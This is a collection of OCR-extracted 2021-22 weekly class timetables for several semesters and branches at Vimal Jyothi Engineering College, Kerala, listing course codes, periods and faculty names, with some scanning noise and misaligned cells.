Monday	ECT 203 LOGIC CIRCUIT DESIGN <i>Dr. Rashmi T V</i>	ECT201 SOLID STATE DEVICES Tutorial <i>Ms. Sudharsana Vijayan</i>	ECT205 NETWORK THEORY <i>Mr. Jithin James</i>	MCN201 SUSTAINABLE ENGINEERING <i>Ms. Shilpa P K</i>	ECT205 NETWORK THEORY Tutorial <i>Mr. Jithin James</i>	ECT201 SOLID STATE DEVICES <i>Ms. Sudharsana Vijayan</i>
Tuesday	MAT201 PARTIAL DIFFERENTIAL EQUATIONS AND COMPLEX ANALYSIS <i>Mr. Dominic N Thomas</i>	ECT205 NETWORK THEORY <i>Mr. Jithin James</i>	ECT205 NETWORK THEORY <i>Mr. Jithin James</i>	ECL201 SCIENTIFIC COMPUTING LAB/ECL203 LOGIC DESIGN LAB		
Wednesday	ECT201 SOLID STATE DEVICES <i>Ms. Sudharsana Vijayan</i>	EST200 DESIGN AND ENGINEERING <i>Ms. Lakshmy S</i>	BCT 203 LOGIC CIRCUIT DESIGN Tutorial <i>Dr. Rashmi T V</i>	ECT 203 LOGIC CIRCUIT DESIGN <i>Dr. Rashmi T V</i>	EST200 DESIGN AND ENGINEERING <i>Ms. Lakshmy S</i>	MAT201 PARTIAL DIFFERENTIAL EQUATIONS AND COMPLEX ANALYSIS <i>Mr. Dominic N Thomas</i>
Thursday	ECL201 SCIENTIFIC COMPUTING LAB/ECL203 LOGIC DESIGN LAB					
Friday	MAT201 PARTIAL DIFFERENTIAL EQUATIONS AND COMPLEX ANALYSIS <i>Mr. Dominic N Thomas</i>	MCN201 SUSTAINABLE ENGINEERING <i>Ms. Shilpa P K</i>	ECT201 SOLID STATE DEVICES <i>Ms. Sudharsana Vijayan</i>	MAT201 PARTIAL DIFFERENTIAL EQUATIONS AND COMPLEX ANALYSIS Tutorial <i>Dr. Rashmi T V</i>	ECT205 NETWORK THEORY <i>Dr. Rashmi T V</i>	Placement Training <i>Faculty Advisor</i>
Saturday	Minor <i>Mr. Manoj K C / Ms. Binu Sebastian / Ms. Lakshmy S</i>	Minor <i>Ms. Shilpa P K</i>	Placement Training <i>Ms. Sudharsana Vijayan</i>	Placement Training <i>Mr. Dominic N Thomas</i>	Minor <i>Mr. Jithin James</i>	Minor T <i>Ms. Binu Sebastian / Mr. Manoj K C / Ms. Lakshmy S</i>

Time Table generated by Dr. Jayesh George, Assoc. Prof/ICE.

aSC Timetables



AY 2021-22 S5 ECE

Vimal Jyothi Engineering College, Chempiperi, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	ECL331 ANALOG INTEGRATED CIRCUITS AND SIMULATION LAB/ECL333 DIGITAL SIGNAL PROCESSING LAB	Mr. Manoj K C / Ms. Shilpa P K / Dr. Reema Mathew / Dr. Jayesh George		ECT 301 LINEAR INTEGRATED CIRCUITS	ECT 305 ANALOG AND DIGITAL COMMUNICATION	MCN301 DISASTER MANAGEMENT
Tuesday	ECT 301 LINEAR INTEGRATED CIRCUITS	ECT 303 DIGITAL SIGNAL PROCESSING	ECT 303 DIGITAL SIGNAL PROCESSING	ECT307 CONTROL SYSTEMS	ECT307 CONTROL SYSTEMS	HUT301 MANAGEMENT FOR ENGINEERS
	Dr. Anto Sabana Dhas	Dr. Jayesh George	Dr. Jayesh George	Dr. Anto Sabana Dhas	Ms. Anusha Chacko	Mr. Binil Kumar K
Wednesday	ECT 305 ANALOG AND DIGITAL COMMUNICATION Tutorial	ECT 301 LINEAR INTEGRATED CIRCUITS	ECT 305 ANALOG AND DIGITAL COMMUNICATION	ECL331 ANALOG INTEGRATED CIRCUITS AND SIMULATION LAB/ECL333 DIGITAL SIGNAL PROCESSING LAB	Mr. Adarsh K S	Dr. Reema Mathew
	Ms. Anusha Chacko	Dr. Anto Sabana Dhas	Ms. Anusha Chacko	Mr. Adarsh K S	Mr. Adarsh K S	
Thursday	ECT307 CONTROL SYSTEMS	ECT 303 DIGITAL SIGNAL PROCESSING	ECT 303 DIGITAL SIGNAL PROCESSING Tutorial	MCN301 DISASTER MANAGEMENT	HUT301 MANAGEMENT FOR ENGINEERS	Placement Training
	Mr. Adarsh K S	Dr. Jayesh George	Dr. Jayesh George	Mr. Binil Kumar K	Dr. Reema Mathew	Faculty Advisor
Friday	HUT301 MANAGEMENT FOR ENGINEERS	ECT 307 CONTROL SYSTEMS Tutorial	ECT 301 LINEAR INTEGRATED CIRCUITS Tutorial	ECT 305 ANALOG AND DIGITAL COMMUNICATION	ECT307 CONTROL SYSTEMS	Placement Training
	Dr. Reema Mathew	Mr. Adarsh K S	Dr. Anto Sabana Dhas	Ms. Anusha Chacko	Mr. Adarsh K S	Faculty Advisor
	Minor/Honour	Minor/Honour	Placement Training	Placement Training	Minor/Honour	Minor/Honour T
Saturday	Ms. Anu Mathew / Ms. Shilpa P K	Ms. Anu Mathew / Ms. Shilpa P K	Faculty Advisor	Faculty Advisor	Ms. Anu Mathew / Ms. Shilpa P K	Ms. Anu Mathew / Ms. Shilpa P K

Time Table generated by Dr. Jayesh George, Assoc. Prof./ECE.

BSc Timetables



A.Y 2021-22 S1 CE

Vimal Jyothi Engineering College, Chempiperi, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	PHT 100 ENGINEERING PHYSICS <i>Jomy Jose</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Siji P</i>	EST 110- ENGINEERING GRAPHICS <i>Dr.Sreekanth M P</i>	EST 130- BASICS OF ELECTRICAL ENGINEERING <i>Jyothi Joseph</i>	Library <i>Library</i>	PHT 100 ENGINEERING PHYSICS Tutorial <i>Jomy Jose</i>
Tuesday	EST 130- BASICS OF ELECTRONICS ENGINEERING <i>Mr.Vinod J Thomas</i>	EST 130- BASICS OF ELECTRICAL ENGINEERING <i>Jyothi Joseph</i>	HUT101 LIFE SKILLS <i>Mr. Logi.N.Boby</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Siji P</i>	EST 130- ELECTRICAL & ELECTRONICS WORKSHOP	
Wednesday	HUT101 LIFE SKILLS <i>Mr. Logi.N.Boby</i>	EST 110- ENGINEERING GRAPHICS <i>Jyothi Joseph</i>	Placement Training <i>Mr. Logi.N.Boby</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Siji P</i>	HUT101 LIFE SKILLS Practical <i>Mr. Logi.N.Boby</i>	
Thursday	EST 130- BASICS OF ELECTRICAL ENGINEERING <i>Mr. Logi.N.Boby</i>	EST 130 BASICS OF ELECTRONICS ENGINEERING <i>Dr.Sreekanth M P</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Mr. Justin (Placement cell)</i>	PHT 100 ENGINEERING PHYSICS <i>Siji P</i>	EST 110- ENGINEERING GRAPHICS Practical <i>Mr. Logi.N.Boby</i>	
Friday	PHT 100 ENGINEERING PHYSICS <i>Jyothi Joseph</i>	EST 110- ENGINEERING GRAPHICS <i>Mr.Vinod J Thomas</i>	MAT101 LINEAR ALGEBRA AND CALCULUS Tutorial <i>Siji P</i>	Library <i>Jomy Jose</i>	PHT 120 ENGINEERING PHYSICS LAB/Placement Training <i>Dr.Sreekanth M P</i>	
Saturday						

Special Timetable

Time Table generated by Dr. Jayesh George, Assoc. Prof/ECE.

a5c Timetables



AY 2021-22 S3 CEA

Vimal Jyothi Engineering College, Chempuri, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	CET201- MECHANICS OF SOLIDS <i>Ms. Anuregi P</i>	CET205- SURVEYING & GEOMATICS <i>Ms. Rishet Francis</i>	MCN 201 -SUSTAINABLE ENGINEERING <i>Dr. Senthil Kumar</i>	CET201- MECHANICS OF SOLIDS <i>Ms. Anuregi P</i>	"MAT201-PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS" <i>Mr. Dominic N Thomas</i>	CET203- FLUID MECHANICS & HYDRAULICS <i>VTNAYA S M</i>
Tuesday	CET205- SURVEYING & GEOMATICS <i>Ms. Rishet Francis</i>	CET205- SURVEYING & GEOMATICS <i>Ms. Rishet Francis</i>	"MAT201-PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS" <i>Mr. Dominic N Thomas</i>	"CEL201- CIVIL ENGINEERING PLANNING/CEL203- SURVEY LAB & DRAFTING LAB"		
Wednesday	CET203- FLUID MECHANICS & HYDRAULICS tutorial <i>VTNAYA S M</i>	HUT 200-PROFESSIONAL ETHICS <i>Mr. Jijo Joseph</i>	CET201- MECHANICS OF SOLIDS tutorial <i>Mr. Dominic N Thomas</i>	"MAT201-PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS" <i>Mr. Dominic N Thomas</i>	CET203- FLUID MECHANICS & HYDRAULICS <i>VTNAYA S M</i>	CET205- SURVEYING & GEOMATICS <i>Ms. Rishet Francis</i>
Thursday	"CEL201- CIVIL ENGINEERING PLANNING/CEL203- SURVEY LAB & DRAFTING LAB"			"MAT201-PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS tutorial" <i>Mr. Dominic N Thomas</i>	CET205- SURVEYING & GEOMATICS <i>VTNAYA S M</i>	Placement Training
Friday	MCN 201 -SUSTAINABLE ENGINEERING <i>Dr. Senthil Kumar</i>	HUT 200-PROFESSIONAL ETHICS <i>Mr. Jijo Joseph</i>	CET203- FLUID MECHANICS & HYDRAULICS <i>VTNAYA S M</i>	CET201- MECHANICS OF SOLIDS <i>Ms. Anuregi P</i>	CET203- FLUID MECHANICS & HYDRAULICS <i>VTNAYA S M</i>	Placement Training <i>Faculty Advisor</i>
Saturday	Minor <i>M4Q5000A J H S</i>	Minor <i>M4Q5000A J H S</i>	Placement Training	Placement Training	Minor <i>M4Q5000A J H S</i>	Minor T <i>M4Q5000A J H S</i>

Time Table generated by Dr. Jayesh George, Assoc. Prof/ECE.



AY 2021-22 S3 C.E.B

Vimal Jyothi Engineering College, Chempuri, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	CET205- SURVEYING & GEOMATICS Mr. Abhijath I P	HUT 200-PROFESSIONAL ETHICS Jyothi Joseph	CET203- FLUID MECHANICS & HYDRAULICS Mr. Ashwin Joy	"CEL201- CIVIL ENGINEERING PLANNING/CEL203- SURVEY LAB & DRAFTING LAB"		
Tuesday	MCN 201 -SUSTAINABLE ENGINEERING Dr.Senthil Kumar	CET203- FLUID MECHANICS & HYDRAULICS tutorial Mr. Ashwin Joy	CET205- SURVEYING & GEOMATICS Mr. Abhijath I P	"MAT201-PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS"	CET201- MECHANICS OF SOLIDS Peter Job	"MAT201-PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS" Mr. Dominic N Thomas
Wednesday	CET205- SURVEYING & GEOMATICS Mr. Abhijath I P	CET201- MECHANICS OF SOLIDS Peter Job	CET205- SURVEYING & GEOMATICS Mr. Abhijath I P	HUT 200-PROFESSIONAL ETHICS Jyothi Joseph	MCN 201 -SUSTAINABLE ENGINEERING Peter Job	CET203- FLUID MECHANICS & HYDRAULICS Mr. Ashwin Joy
Thursday	"MAT201-PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS" Mr. Dominic N Thomas	CET201- MECHANICS OF SOLIDS tutorial Peter Job	"MAT201-PARTIAL DIFFERENTIAL EQUATION AND COMPLEX ANALYSIS tutorial" Mr. Dominic N Thomas	CET203- FLUID MECHANICS & HYDRAULICS Mr. Ashwin Joy	CET203- FLUID MECHANICS & HYDRAULICS Dr.Senthil Kumar	Placement Training Mr. Ashwin Joy
Friday	"CEL201- CIVIL ENGINEERING PLANNING/CEL203- SURVEY LAB & DRAFTING LAB"			CET201- MECHANICS OF SOLIDS Mr. Ashwin Joy	CET205- SURVEYING & GEOMATICS Mr. Ashwin Joy	Placement Training Faculty Adviser
	Minor	Minor	Placement Training	Placement Training	Minor	Minor T Faculty Adviser
Saturday	Minor	Minor	Placement Training	Placement Training	Minor	Minor T Faculty Adviser

Time Table generated by Dr. Jayesh George, Assoc. Prof/ECE.

M4Q5000A J H S
M4Q5000A J H S
M4Q5000A J H S
M4Q5000A J H S



AV 2021-22 S5 CEA

Vimal Jyothi Engineering College, Chempur, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	CET 303- DESIGN OF CONCRETE STRUCTURES Francis George	CET 301- STRUCTURAL ANALYSIS - I INDU T	CET 303- DESIGN OF CONCRETE STRUCTURES Tutorial Francis George	"CET 307- HYDROLOGY & WATER RESOURCES ENGINEERING" Margaret Abraham	CET 305- GEOTECHNICAL ENGINEERING - II Mr. Rajin P	MCN 301- DISASTER MANAGEMENT Dr. Justin sunil Dhan
Tuesday	CEL 331-MATERIAL TESTING LAB ENGINEERING LAB Francis George	CEL 331- GEOTECHNICAL TESTING LAB - II/CEL 333- GEOTECHNICAL TESTING LAB INDU T	"CET 309- CONSTRUCTION TECHNOLOGY & MANAGEMENT" Ms. Binnet Francis	"CET 309- CONSTRUCTION TECHNOLOGY & MANAGEMENT" Ms. Binnet Francis	MCN 301- DISASTER MANAGEMENT Dr. Justin sunil Dhan	CET 301- STRUCTURAL ANALYSIS - I INDU T
Wednesday	CET 305- GEOTECHNICAL ENGINEERING - II Mr. Rajin P	"CET 307- HYDROLOGY & WATER RESOURCES ENGINEERING" Margaret Abraham	"CET 309- CONSTRUCTION TECHNOLOGY & MANAGEMENT" Ms. Binnet Francis	CEL 331-MATERIAL TESTING LAB ENGINEERING LAB Ms. Binnet Francis	CEL 331- GEOTECHNICAL TESTING LAB - II/CEL 333- GEOTECHNICAL TESTING LAB INDU T	INDU T
Thursday	CET 305- GEOTECHNICAL ENGINEERING - II Mr. Rajin P	CET 301- STRUCTURAL ANALYSIS - I Tutorial INDU T	"CET 307- HYDROLOGY & WATER RESOURCES ENGINEERING" Margaret Abraham	CET 303- DESIGN OF CONCRETE STRUCTURES Francis George	CET 301- STRUCTURAL ANALYSIS - I INDU T	Placement Training Faculty Advisor
Friday	"CET 307- HYDROLOGY & WATER RESOURCES ENGINEERING" Margaret Abraham	CET 305- GEOTECHNICAL ENGINEERING - II Mr. Rajin P	CET 303- DESIGN OF CONCRETE STRUCTURES Francis George	"CET 309- CONSTRUCTION TECHNOLOGY & MANAGEMENT" Ms. Binnet Francis	CET 301- STRUCTURAL ANALYSIS - I INDU T	Placement Training Faculty Advisor
Saturday	Minor/honor Mr. Ashwin Joy / Ms. Ashira Rajanadas	Minor/honor Mr. Ashwin Joy / Ms. Ashira Rajanadas	Placement Training Faculty Advisor	Placement Training Faculty Advisor	Minor/honor Mr. Ashwin Joy / Ms. Ashira Rajanadas	Minor/Honor T Mr. Ashwin Joy / Ms. Ashira Rajanadas

Time Table generated by Dr. Jayesh George, Assoc. Prof/ECE.

aSc Timetables



AY 2021-22 S5 CEB

Vimal Jyothi Engineering College, Chempuri, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	CEL 331-MATERIAL TESTING LAB - II/CEL 333- GEOTECHNICAL ENGINEERING LAB	Anjusha KV / Margaret Abraham / Mr Rajin P / Hridya P		Dr.PRA Sathappan-	Hridya P	Mr. Saneesh K
Tuesday	CET 301- STRUCTURAL ANALYSIS - I	MCN 301- DISASTER MANAGEMENT	"CET 307- HYDROLOGY & WATER RESOURCES ENGINEERING"	CEL 331-MATERIAL TESTING LAB - II/CEL 333- GEOTECHNICAL ENGINEERING LAB		
Wednesday	CET 303- DESIGN OF CONCRETE STRUCTURES	Dr.Justin suvid Dikar	Hridya P	CET 301- STRUCTURAL ANALYSIS - I Tutorial	"CET 307- HYDROLOGY & WATER RESOURCES ENGINEERING"	MCN 301- DISASTER MANAGEMENT
Thursday	CET 305- GEOTECHNICAL ENGINEERING - II	Ms. Abinaya S	Dr.PRA Sathappan-	Ms. Anuragi P	Hridya P	Dr.Avinash suvid Dikar
Friday	"CET 307- HYDROLOGY & WATER RESOURCES ENGINEERING"	Mr. Saneesh K	Dr.PRA Sathappan-	Ms. Anuragi P	Ms. Abinaya S	Faculty Adviser
Saturday	Minor/honor	Minor/honor	Placement Training	Placement Training	Minor/honor	Minor/Honor T
	Mr. Ashwin Jay / Ms. Ashira Rajendran	Mr. Ashwin Jay / Ms. Ashira Rajendran	Faculty Adviser	Faculty Adviser	Mr. Ashwin Jay / Ms. Ashira Rajendran	Mr. Ashwin Jay / Ms. Ashira Rajendran

Time Table generated by Dr. Jayesh George, Assoc. Prof/ECE.

aSc Timetables



AY 2021-22 S1 CSE A

Vimal Jyothi Engineering College, Chemperi, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	EST100 ENGINEERING MECHANICS <i>Dr.Sreekanth M P</i>	EST120 BASICS OF MECHANICAL ENGINEERING <i>Mr.Arunkal R</i>	EST120 BASICS OF CIVIL ENGINEERING <i>Ms.Sigi Thomas</i>	CYT 100 ENGINEERING CHEMISTRY <i>Shijith Thomas</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Vincenthanal Abraham</i>	MAT101 LINEAR ALGEBRA AND CALCULUS Tutorial <i>Vincenthanal Abraham</i>
Tuesday	ESL120 CIVIL & MECHANICAL WORKSHOP <i>Mr.Arunkal R / Mr.Rajin P</i>		EST100 ENGINEERING MECHANICS Tutorial <i>Dr.Sreekanth M P</i>	CYT 100 ENGINEERING CHEMISTRY <i>Shijith Thomas</i>	EST100 ENGINEERING MECHANICS <i>Dr.Sreekanth M P</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Vincenthanal Abraham</i>
Wednesday	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Vincenthanal Abraham</i>	CYT 100 ENGINEERING CHEMISTRY <i>Shijith Thomas</i>	HUT 101 LIFE SKILLS <i>Vinodran M</i>	EST100 ENGINEERING MECHANICS <i>Shijith Thomas</i>	CYL 120 ENGINEERING CHEMISTRY LAB/Placement Training <i>Dr.Sreekanth M P</i>	CYT 100 ENGINEERING CHEMISTRY Tutorial <i>Shijith Thomas</i>
Thursday	HUT101 LIFE SKILLS <i>Vinodran M</i>	EST100 ENGINEERING MECHANICS <i>Dr.Sreekanth M P</i>	Placement Training <i>Mr.Justin (Placement cell)</i>	EST120 BASICS OF CIVIL ENGINEERING <i>Ms.Sigi Thomas</i>	EST120 BASICS OF MECHANICAL ENGINEERING <i>Mr.Arunkal R</i>	CYT 100 ENGINEERING CHEMISTRY Tutorial <i>Shijith Thomas</i>
Friday	EST120 BASICS OF CIVIL ENGINEERING <i>Ms.Sigi Thomas</i>	Library	Library	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Vincenthanal Abraham</i>	HUT101 LIFE SKILLS Practical <i>Vinodran M</i>	
Saturday	Special Timetable					

Time Table generated by Dr. Jayesh George, Assoc. Prof/IECE.

sSc Timetables



AY.2021-22 S1 CSE B

Vimal Jyothi Engineering College, Chempiperi, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	CYL 120 ENGINEERING CHEMISTRY LAB/Placement Training	Skijiath Thomas	MAT101 LINEAR ALGEBRA AND CALCULUS	HUT101 LIFE SKILLS	MAT101 LINEAR ALGEBRA AND CALCULUS	Library
Tuesday	EST120 BASICS OF CIVIL ENGINEERING	Library	EST120 BASICS OF MECHANICALENGINEERING	EST100 ENGINEERING MECHANICS	HUT101 LIFE SKILLS Practical	Library
Wednesday	MAT101 LINEAR ALGEBRA AND CALCULUS	Library	EST120 BASICS OF MECHANICALENGINEERING	CYT 100 ENGINEERING CHEMISTRY	EST120 BASICS OF CIVIL ENGINEERING	Visudaran M
Thursday	CYT 100 ENGINEERING CHEMISTRY	Mr. Arunlal R	MAT101 LINEAR ALGEBRA AND CALCULUS Tutorial	CYT 100 ENGINEERING CHEMISTRY	Ms. Siji Thomas	Mr. Arunlal R
Friday	HUT101 LIFE SKILLS	Mr. Arunlal R	EST120 BASICS OF MECHANICALENGINEERING	EST100 ENGINEERING MECHANICS	MAT101 LINEAR ALGEBRA AND CALCULUS	Mr. Arunlal R
Saturday		Skijiath Thomas	EST120 BASICS OF MECHANICALENGINEERING	EST100 ENGINEERING MECHANICS	ESL120 CIVIL & MECHANICAL WORKSHOP	Mr. Arunlal R
Special Timetable						
Mr. Gokulnath R / Hridya P						

Time Table generated by Dr. Jayesh George, Assoc. Prof/ICE.

aSc Timetables



AY 2021-22 S1 CSEC

Vimal Jyothi Engineering College, Chempur, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	MAT101 LINEAR ALGEBRA AND CALCULUS Prof. George K V	EST100 ENGINEERING MECHANICS Mr. Alex George	CYT 100 ENGINEERING CHEMISTRY Soumya John	EST120 BASICS OF MECHANICAL ENGINEERING Mr. Jerin Saji	HUT101 LIFE SKILLS Vasudevan M	EST120 BASICS OF CIVIL ENGINEERING Mr. Logi N. Baby
Tuesday	EST100 ENGINEERING MECHANICS Tutorial Mr. Alex George	CYT 100 ENGINEERING CHEMISTRY Soumya John	HUT101 LIFE SKILLS Vasudevan M	MAT101 LINEAR ALGEBRA AND CALCULUS Prof. George K V	Library	Library
Wednesday	CYT 100 ENGINEERING CHEMISTRY Mr. Alex George	EST120 BASICS OF CIVIL ENGINEERING Soumya John	MAT101 LINEAR ALGEBRA AND CALCULUS Tutorial Prof. George K V	EST100 ENGINEERING MECHANICS Mr. Alex George	HUT101 LIFE SKILLS Practical Library	Library
Thursday	EST120 BASICS OF MECHANICAL ENGINEERING Soumya John	EST120 BASICS OF MECHANICAL ENGINEERING Mr. Logi N. Baby	EST100 ENGINEERING MECHANICS Prof. George K V	MAT101 LINEAR ALGEBRA AND CALCULUS Mr. Alex George	CYL 120 ENGINEERING CHEMISTRY LAB/Placement Training Vasudevan M	
Friday	EST120 CIVIL & MECHANICAL WORKSHOP Mr. Jerin Saji	EST120 BASICS OF MECHANICAL ENGINEERING Mr. Jerin Saji	EST120 BASICS OF CIVIL ENGINEERING Mr. Alex George	MAT101 LINEAR ALGEBRA AND CALCULUS Prof. George K V	CYT 100 ENGINEERING CHEMISTRY Tutorial Soumya John	EST100 ENGINEERING MECHANICS Mr. Alex George
Saturday	Special Timetable					

Time Table generated by Dr. Jayesh George, Assoc. Prof./ECE.

aSc Timetables



AY 2021-22 S1 ADS

Vimal Jyothi Engineering College, Chemperi, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	HUT101 LIFE SKILLS Ms. ATHIRA M THOMAS	EST120 BASICS OF CIVIL ENGINEERING Ms. Athira Rajendran	Library	EST100 ENGINEERING MECHANICS Dr.S Christopher Echil Singh	CYT 100 ENGINEERING CHEMISTRY Sowmya John	MAT101 LINEAR ALGEBRA AND CALCULUS Siji P
Tuesday	CYT 100 ENGINEERING CHEMISTRY Tutorial Sowmya John	HUT101 LIFE SKILLS Practical	Library	EST100 ENGINEERING MECHANICS Dr.S Christopher Echil Singh	ESL120 CIVIL & MECHANICAL WORKSHOP	
Wednesday	EST120 BASICS OF CIVIL ENGINEERING Ms. Athira Rajendran	EST120 BASICS OF CIVIL ENGINEERING Ms. Athira Rajendran	Ms. ATHIRA M THOMAS	HUT101 LIFE SKILLS Dr.S Christopher Echil Singh	Library	MAT101 LINEAR ALGEBRA AND CALCULUS Mr. Appa Karim / Ms. Rinnat Francis
Thursday	MAT101 LINEAR ALGEBRA AND CALCULUS Siji P	EST120 BASICS OF MECHANICAL ENGINEERING NG Mr. Appa Karim	EST120 BASICS OF MECHANICAL ENGINEERING NG Dr.S Christopher Echil Singh	CYT 100 ENGINEERING CHEMISTRY Ms. ATHIRA M THOMAS	EST100 ENGINEERING MECHANICS Library	MAT101 LINEAR ALGEBRA AND CALCULUS Tutorial Siji P
Friday	EST100 ENGINEERING MECHANICS Tutorial Dr.S Christopher Echil Singh	CYL 120 ENGINEERING CHEMISTRY Lab Placement Training Mr. Appa Karim	EST120 ENGINEERING CHEMISTRY LAB Placement	EST120 BASICS OF MECHANICAL ENGINEERING NG Mr. Appa Karim	MAT101 LINEAR ALGEBRA AND CALCULUS Dr.S Christopher Echil Singh	CYT 100 ENGINEERING CHEMISTRY Sowmya John
Saturday	Special Timetable					

Time Table generated by Dr. Jayesh George, Assoc. Prof/ECCE

aSc Timetables



AV.2021-22 S1 CSD

Vimal Jyothi Engineering College, Chempiperi, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	EST100 ENGINEERING MECHANICS <i>Mr. Deepak Kumar</i>	HUT101 LIFE SKILLS <i>Vasudevan M</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Annu Jose</i>	EST120 BASICS OF MECHANICAL ENGINEERING <i>Mr. Ajf Augustine</i>	EST100 ENGINEERING MECHANICS <i>Mr. Deepak Kumar</i>	CYT 100 ENGINEERING CHEMISTRY Tutorial <i>Shajith Thomas</i>
Tuesday	CYL 120 ENGINEERING CHEMISTRY LAB/Placement Training <i>Shajith Thomas</i>	EST100 ENGINEERING MECHANICS <i>Shajith Thomas</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Prof. George E F</i>	EST100 ENGINEERING MECHANICS <i>Mr. Deepak Kumar</i>	EST120 BASICS OF CIVIL ENGINEERING <i>Mr. Suresh K</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Annu Jose</i>
Wednesday	EST120 BASICS OF MECHANICAL ENGINEERING <i>Mr. Ajf Augustine</i>	Library <i>Library</i>	EST120 BASICS OF MECHANICAL ENGINEERING <i>Mr. Ajf Augustine</i>	MAT101 LINEAR ALGEBRA AND CALCULUS <i>Annu Jose</i>	EST100 ENGINEERING MECHANICS <i>Mr. Deepak Kumar</i>	Library <i>Library</i>
Thursday	ESL120 CIVIL & MECHANICAL WORKSHOP <i>Mr. Shaji George / M. G. SOOBA JHS</i>	EST100 ENGINEERING MECHANICS Tutorial <i>Mr. Deepak Kumar</i>	CYT 100 ENGINEERING CHEMISTRY <i>Shajith Thomas</i>	EST100 ENGINEERING MECHANICS <i>Mr. Deepak Kumar</i>	HUT101 LIFE SKILLS Practical <i>Mr. Deepak Kumar</i>	<i>Vasudevan M</i>
Friday	MAT101 LINEAR ALGEBRA AND CALCULUS Tutorial <i>Annu Jose</i>	EST100 ENGINEERING MECHANICS Tutorial <i>Mr. Deepak Kumar</i>	HUT101 LIFE SKILLS <i>Vasudevan M</i>	CYT 100 ENGINEERING CHEMISTRY <i>Shajith Thomas</i>	EST120 BASICS OF CIVIL ENGINEERING <i>Mr. Suresh K</i>	CYT 100 ENGINEERING CHEMISTRY <i>Shajith Thomas</i>
Saturday	Special Timetable					

Time Table generated by Dr. Jayesh George, Assoc. Prof/ICE.

aSc Timetables



AY 2021-22 S3 CSE A

Vimal Jyothi Engineering College, Chempiperi, Kannur Dist., Kerala

	1	2	3	4	5	6
Monday	CSL 201 DATA STRUCTURES LAB/CSL 203 OBJECT ORIENTED PROGRAMMING (IN JAVA) LAB <i>Dr. MANOJ V. THOMAS / Ms. Anir Thomas M / Ms Namitha Parikkal / Ms. DIPYA B.</i>			MAT 203 DISCRETE MATHEMATICAL STRUCTURE <i>Rajee Yousof</i>	CST 205 OBJECT ORIENTED PROGRAMMING Tutorial <i>Ms. DIPYA B.</i>	CST 203 LOGIC SYSTEM DESIGN Tutorial <i>Ms Namitha Parikkal</i>
Tuesday	CSL 201 DATA STRUCTURES LAB/CSL 203 OBJECT ORIENTED PROGRAMMING (IN JAVA) LAB <i>Dr. MANOJ V. THOMAS / Ms. Anir Thomas M / Ms Namitha Parikkal / Ms. DIPYA B.</i>			MAT 203 DISCRETE MATHEMATICAL STRUCTURE <i>Rajee Yousof</i>	CST 201 DATA STRUCTURES <i>Dr. MANOJ V. THOMAS</i>	MCN 201 SUSTAINABLE ENGINEERING <i>Ms. Shirena P K</i>
Wednesday	MAT 203 DISCRETE MATHEMATICAL STRUCTURE <i>Mr. Dominic N Thomas</i>	CST 201 DATA STRUCTURES <i>Dr. MANOJ V. THOMAS</i>	EST 200 DESIGN & ENGINEERING FOR COMPUTER SCIENCE <i>Mrs Reshna KV</i>	CST 203 LOGIC SYSTEM DESIGN <i>Ms Namitha Parikkal</i>	CST 205 OBJECT ORIENTED PROGRAMMING <i>Ms. DIPYA B.</i>	MAT 203 DISCRETE MATHEMATICAL STRUCTURE Tutorial <i>Rajee Yousof</i>
Thursday	CST 205 OBJECT ORIENTED PROGRAMMING Tutorial <i>Dr. MANOJ V. THOMAS</i>	CST 205 OBJECT ORIENTED PROGRAMMING <i>Ms. DIPYA B.</i>	CST 203 LOGIC SYSTEM DESIGN <i>Ms Namitha Parikkal</i>	MCN 201 SUSTAINABLE ENGINEERING <i>Ms. Shirena P K</i>	CST 203 LOGIC SYSTEM DESIGN <i>Ms Namitha Parikkal</i>	Placement Training <i>Faculty Advisor</i>
Friday	CST 205 OBJECT ORIENTED PROGRAMMING <i>Ms. DIPYA B.</i>	CST 201 DATA STRUCTURES <i>Dr. MANOJ V. THOMAS</i>	EST 200 DESIGN & ENGINEERING FOR COMPUTER SCIENCE <i>Mrs Reshna KV</i>	CST 203 LOGIC SYSTEM DESIGN <i>Ms Namitha Parikkal</i>	CST 205 OBJECT ORIENTED PROGRAMMING <i>Ms. DIPYA B.</i>	Placement Training <i>Faculty Advisor</i>
Saturday	Minor <i>Ms. TINTU DEVASIA / Ms. ANCY K SUNNY</i>	Minor <i>Ms. TINTU DEVASIA / Ms. ANCY K SUNNY</i>	Placement Training <i>Faculty Advisor</i>	Placement Training <i>Faculty Advisor</i>	Minor <i>Ms. TINTU DEVASIA / Ms. ANCY K SUNNY</i>	Minor T <i>Ms. ANCY K SUNNY / Ms. TINTU DEVASIA</i>

Time Table generated by Dr. Jayesh George, Assoc. Prof/ICE.

a5c Timetables



AY-2021-22 S3 CSFB

Vimal Jyothi Engineering College, Chempiperi, Kannur Dist., Kerala

	1	2	3	4	5	6
